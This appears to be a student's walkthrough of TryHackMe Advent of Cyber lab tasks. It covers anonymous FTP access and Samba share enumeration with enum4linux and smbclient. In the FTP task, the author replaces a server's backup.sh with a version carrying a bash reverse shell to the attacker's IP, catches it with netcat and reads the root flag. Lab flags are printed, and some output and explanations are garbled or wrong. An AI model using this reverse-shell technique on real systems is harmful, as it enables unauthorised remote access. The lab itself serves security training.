ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (263.3427 kB/s)
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (1.3780 MB/s)
ftp> bye
221 Goodbye.

(1211101506@kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie
```

'public' has data accessible by anonymous user

Q3: What script gets executed within this directory?

Answer :backup.sh

Q4: What movie did Santa have on his Christmas shopping list?

Answer :The Polar Express

```
(1211101506@kali)-[~]  
$ cat shoppinglist.txt  
The Polar Express Movie
```

Type 'cat shoppinglist.txt' to find the movie

Q5: Re-upload this script to contain malicious data (just like we did in section 9.6).

Output the contents of /root/flag.txt!

Answer :THM{even_you_can_be_santa}

```
(1211101506@kali)-[~]  
$ ftp 10.10.191.159  
Connected to 10.10.191.159.  
220 Welcome to the TBFC FTP Server!.: Using PASV.  
Name (10.10.191.159:1211101506): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> put backup.sh  
local: backup.sh remote: backup.sh (4.8701 MB/s)  
200 PORT command successful. Consider using PASV.  
150 Ok to send data.  
226 Transfer complete.  
383 bytes sent in 0.00 secs (4.8701 MB/s)  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.
```

Type in 'ftp machineip' to connect it.

```
1211101506@kali: ~ x 1211101506@kali: ~ x
GNU nano 5.9 backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
# filename="backup_`date +%d_%m_%d`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.8.93.28/4444 0>&1
```

After get 'backup.sh' type 'nano backup.sh' and add up one line of code

```
(1211101506@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.93.28] from (UNKNOWN) [10.10.191.159] 53356
bash: cannot set terminal process group (1165): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Open a new tab of terminal ,type 'nc -lvnp 4444' so that backup.sh can connect with it. Wait for it to connect. Type 'cat /root/flag.txt' and the flag will appear.

Thought Process/Methodology:

Start machine .Open terminal and type in ftp Machine IP. Fill in the name box with 'anonymous' .Enter 'help' for more command list .Enter 'ls' and the directory will show the answers .Press 'cd public' and it shows that the directory changed . 'public' has data accessible by anonymous user .Type 'cat shoppinglist.txt' to find the movie .Type in 'ftp machineip' to connect it .After get 'backup.sh' type 'nano backup.sh' and use [pentesters cheatsheet](#) to get a good command that will be executed by the server to generate a shell to our AttackBox, replacing the IP_ADDRESS with TryHackMe IP . Set up a netcat listener to catch the connection on our AttackBox: nc- lvn 4444 .After waiting one minute, we saw an output . Type 'cat /root/flag.txt' and the flag will appear.

Day 10: Networking – Don't be sElfish!

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1: Examine the help options for enum4linux. Match the following flags with the descriptions.

Answer: -h : Display help messages

-a : Do all simple enumeration

-S : Get sharelist

-o : Get OS information

```

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass  specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
           This option is enabled if you don't provide any other options.
  -h      Display this help message and exit
  -r      enumerate users via RID cycling
  -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
  -K n     Keep searching RIDs until n consecutive RIDs don't correspond to
           a username. Implies RID range ends at 999999. Useful
           against DCs.
  -l      Get some (limited) info via LDAP 389/TCP (for DCs only)
  -s file  brute force guessing for share names
  -k user  User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
           Used to get sid with "lookupsid known_username"
           Use commas to try several users: "-k admin,user1,user2"
  -o      Get OS information
  -i      Get printer information
  -w wrkg  Specify workgroup manually (usually found automatically)
  -n      Do an nmblookup (similar to nbtstat)
  -v      Verbose. Shows full commands being run (net, rpcclient, etc.)

```

Type 'enum4linux -h' in the terminal .Find the correct description of the flag based on the table

Question 2: Using enum4linux, how many users are there on the Samba server?

Answer: 3


```

(1211101506@kali)-[~]
$ enum4linux -s 10.10.254.38
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Jun 25 01:14:17 2022

| Target Information |
|-----|
Target ..... 10.10.254.38
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

| Enumerating Workgroup/Domain on 10.10.254.38 |
[+] Got domain/workgroup name: TBFC-SMB-01

| Session Check on 10.10.254.38 |
[+] Server 10.10.254.38 allows sessions using username '', password ''

| Getting domain SID for 10.10.254.38 |
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

```

```

| Share Enumeration on 10.10.254.38 |
|-----|
| Sharename | Type | Comment |
|-----|-----|-----|
| tbfc-hr | Disk | tbfc-hr |
| tbfc-it | Disk | tbfc-it |
| tbfc-santa | Disk | tbfc-santa |
| IPC$ | IPC | IPC Service (tbfc-smb server (Samba, Ubuntu)) |
Reconnecting with SMB1 for workgroup listing.

| Server | Comment |
|-----|-----|
| Workgroup | Master |
| TBFC-SMB-01 | TBFC-SMB |

```

Type 'enum4linux -s MACHINEIP' and scroll down to check the totals of shares.

Question 4: Use smbclient to try to login to the shares on the Samba server. What share doesn't not require a password?

Answer: tbfc-santa

```
(1211101506@kali)-[~]
$ smbclient //10.10.254.38/tbfc-santa
Enter WORKGROUP\1211101506's password:
Try "help" to get a list of possible commands.
smb: \> help
?
blocksize      allinfo      altname      archive      backup
cancel         case_sensitive cd            chmod
chown          close        del           deltree      dir
du             echo         exit          get           getfacl
geteas         hardlink     help          history      iosize
lcd            link         lock          lowercase    ls
l             mask         md            mget         mkdir
more           mput         newer         notify       open
posix          posix_encrypt posix_open    posix_mkdir  posix_rmdir
posix_unlink   posix_whoami print          prompt       put
pwd            q            queue         quit         readlink
rd             recurse     reget         rename       reput
rm             rmdir       showacls      setea        setmode
scopy          stat         symlink       tar          tarmode
timeout        translate   unlock        volume       vuid
wdel           logon        listconnect   showconnect  tcon
tdis           tid          utimes        logoff       ..
!

smb: \> ls
.                D            0    Wed Nov 11 21:12:07 2020
..               D            0    Wed Nov 11 20:32:21 2020
jingle-tunes     D            0    Wed Nov 11 21:10:41 2020
note_from_mcskidyt.txt N          143  Wed Nov 11 21:12:07 2020

10252564 blocks of size 1024. 5368132 blocks available
smb: \> lcd Music/
smb: \> ls
.                D            0    Wed Nov 11 21:12:07 2020
..               D            0    Wed Nov 11 20:32:21 2020
jingle-tunes     D            0    Wed Nov 11 21:10:41 2020
note_from_mcskidyt.txt N          143  Wed Nov 11 21:12:07 2020
```

Use an try and error method to test which share doesn't require a password. Type 'smbclient //MACHINEIP/tbfc-santa. Finally,we found the correct share

Question 5: Log in to this share, what directory did ElfMcSkidy leave for Santa?

Answer: jingle-tunes


```
smb: \> ls
.                D          0 Wed Nov 11 21:12:07 2020
..               D          0 Wed Nov 11 20:32:21 2020
jingle-tunes     D          0 Wed Nov 11 21:10:41 2020
note_from_mcskidy.txt N        143 Wed Nov 11 21:12:07 2020

10252564 blocks of size 1024. 5368132 blocks available
smb: \> lcd Music/
smb: \> ls
.                D          0 Wed Nov 11 21:12:07 2020
..               D          0 Wed Nov 11 20:32:21 2020
jingle-tunes     D          0 Wed Nov 11 21:10:41 2020
note_from_mcskidy.txt N        143 Wed Nov 11 21:12:07 2020

10252564 blocks of size 1024. 5368132 blocks available
smb: \> get note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> cd Music/
cd \Music\.: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> ls
.                D          0 Wed Nov 11 21:12:07 2020
..               D          0 Wed Nov 11 20:32:21 2020
jingle-tunes     D          0 Wed Nov 11 21:10:41 2020
note_from_mcskidy.txt N        143 Wed Nov 11 21:12:07 2020


10252564 blocks of size 1024. 5368132 blocks available
smb: \> lcd Music/
chdir to Music/ failed (No such file or directory)
smb: \> ls
.                D          0 Wed Nov 11 21:12:07 2020
..               D          0 Wed Nov 11 20:32:21 2020
jingle-tunes     D          0 Wed Nov 11 21:10:41 2020
note_from_mcskidy.txt N        143 Wed Nov 11 21:12:07 2020

10252564 blocks of size 1024. 5369400 blocks available
```



Type 'ls' to check on the list. Type 'lcd Music/' to create a new folder. Type 'cd Music' to change the directory /. type 'get note_from_mcskidy.txt'. Open note_from_mcskidy.txt

with mousepad. We found hint from the txt file and jingle-tunes is the answer as it is the only file name same as the hint.



A terminal window showing a directory listing. The first three lines are: '.', '..', and 'jingle-tunes'. The 'jingle-tunes' line is highlighted. Below it is 'note_from_mcskidy.txt'. To the right of these names are columns for permissions, size, and date. At the bottom, there is a line about disk space: '1025256% blocks of size 1024, 5260400 blocks available'.

.	D	0	Wed Nov 11 21:12:07 2020
..	D	0	Wed Nov 11 20:32:21 2020
jingle-tunes	D	0	Wed Nov 11 21:10:41 2020
note_from_mcskidy.txt	N	143	Wed Nov 11 21:12:07 2020

1025256% blocks of size 1024, 5260400 blocks available

Thought Process/Methodology:

Type 'enum4linux -h' in the terminal .Find the correct description of the flag based on the table .In order to find out who can be used to access the server through Samba: 'enum4linux -u MACHINEIP' .Calculate the numbers of users based on how many names appeared. Type 'enum4linux -s MACHINEIP' and scroll down to check the totals of shares.Use an try and error method to test which share doesn't require a password. Use the *smbclient* tool to begin accessing the Samba server and its shares, replacing "**sharename**" with the name of the share we wish to access .Finally, we found the correct share Type 'ls' to check on the list. Type 'lcd Music/' to create a new folder .Type 'cd Music' to change the directory /Type 'get note_from_mcskidy.txt' .Open note_from_mcskidy.txt with mousepad. We found hint from the txt file and jingle-tunes is the answer as it is the only file name same as the hint.

